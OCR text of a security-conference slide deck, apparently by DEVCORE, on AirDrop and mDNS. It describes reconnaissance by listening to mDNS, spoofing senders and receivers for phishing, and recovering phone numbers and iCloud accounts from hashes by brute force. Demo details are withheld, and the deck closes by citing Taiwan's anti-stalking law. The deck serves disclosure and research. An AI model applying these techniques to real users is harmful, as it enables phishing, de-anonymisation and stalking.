- 透過長時間監聽 mDNS 廣播
  - 主機類型
  - 服務清單
  - 使用情況與時間
  - 版本或其他資訊
- 有機會跨 vlan 或網段得知服務資訊
- 嘗試對內網有使用 mDNS 的服務攻擊

DEVCORE

應用 mDNS 服務

AirDrop 簡介


DEVCORE

- 方便傳輸檔案
- 透過 Bluetooth 開啟點對點 WiFi (AWDL)
- mDNS 發現附近裝置
- 模式
  - 所有人
  - 僅限聯絡人

不負責任田野觀察

DEVCORE

- ~~感情不好~~ 使用通訊軟體聯絡
- 新創公司使用 MacBook 比例較高



AWDL (Apple Wireless Direct Link)

A low latency/high speed WiFi peer–to peer–connection Apple uses for everywhere you'd expect: AirDrop, GameKit (which also uses Bluetooth), AirPlay, and perhaps elsewhere. It works using its own dedicated network interface, typically "awdl0".

DEVCORE

DEVCORE

對駭客也方便

AirDrop 搜尋附近裝置

DEVCORE

_airdrop._tcp.local

Type: SRV
Target: b556d4621850._airdrop._tcp.local
Port: 8770

AirDrop 通訊流程

DEVCORE

Discover

Ask

Upload

AirDrop 通訊流程

DEVCORE

Discover

Ask

Upload

AirDrop 通訊流程


DEVCORE

Discover

Ask

Upload

接收端




傳送端

接收端攻擊面向

DEVCORE

- 偽造使用者釣魚
  - 觀察常使用的使用者
- 傳送者資訊洩漏

偽造使用者




僅公布於研討會

DEVCORE


偽造接收者

DEVCORE



偽造接收者

DEVCORE



偽造接收者

DEVCORE

DEVCORE

更細一步去研究

AirDrop 通訊流程

DEVCORE

Discover

Ask

Upload

Discover 發送請求時間

DEVCORE


1) 選擇要傳送的對象時


2) 選擇要傳送的檔案時

3) 按下要傳送的檔案時

Discover 發送請求


DEVCORE





Discover 通訊內容


DEVCORE




僅公布於研討會

手機號碼與 iCloud 帳號雜湊

DEVCORE



僅公布於研討會




僅公布於研討會


DEVCORE

洩漏 iCloud 帳號與手機號碼

DEVCORE

- iCloud 帳號 (Email)
  - xxx@icloud.com
  - xxx@gmail.com
- Email 格式
  - RFC 5322、6531
  - iCloud 格式：小寫英文、數字、半型句號、 底線
- 手機號碼
  - 8869111111111 = 10^8






僅公布於研討會

DEVCORE

DEVCORE

DEMO



僅公布於研討會

DEVCORE

跟蹤騷擾防制法

DEVCORE

第 3 條

1 本法所稱跟蹤騷擾行為，指以人員、車輛、工具、設備、電子通訊、網際網路或其他方法，對特定人反覆或持續為違反其意願且與性或性別有關之下列行為之一，使之心生畏怖，足以影響其日常生活或社會活動：

一、監視、觀察、跟蹤或知悉特定人行蹤。

二、以盯梢、守候、尾隨或其他類似方式接近特定人之住所、居所、學校、工作場所、經常出入或活動之場所。

三、對特定人為警告、威脅、嘲弄、辱罵、歧視、仇恨、貶抑或其他相類之言語或動作。

四、以電話、傳真、電子通訊、網際網路或其他設備，對特定人進行干擾。

五、對特定人要求約會、聯絡或為其他追求行為。

六、對特定人寄送、留置、展示或播送文字、圖畫、聲音、影像或其他物品。

七、向特定人告知或出示有害其名譽之訊息或物品。

八、濫用特定人資料或未經其同意，訂購貨品或服務。

2 對特定人之配偶、直系血親、同居親屬或與特定人社會生活關係密切之人，以前項之方法反覆或持續為違反其意願而與性或性別無關之各款行為之一，使之心生畏怖，足以影響其日常生活或社會活動，亦為本法所稱跟蹤

跟蹤騷擾防制法

DEVCORE

第 3 條　1　本法所稱跟蹤騷擾行為，指以人員、車輛、工具、設備、電子通訊、網際網路或其他方法，對特定人反覆或持續為違反其意願且與性或性別有關之下列行為之一，使之心生畏怖，足以影響其日常生活或社會活動：

一、監視、觀察、跟蹤或知悉特定人行蹤。


二、以盯梢、守候、尾隨或其他類似方式接近特定人之住所、居所、學校、工作場所、經常出入或活動之場

一年以下有期徒刑、拘役或科或併科新臺幣十萬元以下罰金

七、向特定人告知或出示有害其名譽之訊息或物品。

八、濫用特定人資料或未經其同意，訂購貨品或服務。

2　對特定人之配偶、直系血親、同居親屬或與特定人社會生活關係密切之人，以前項之方法反覆或持續為違反其意願而與性或性別無關之各款行為之一，使之心生畏怖，足以影響其日常生活或社會活動，亦為本法所稱跟蹤



僅公布於研討會

DEVCORE

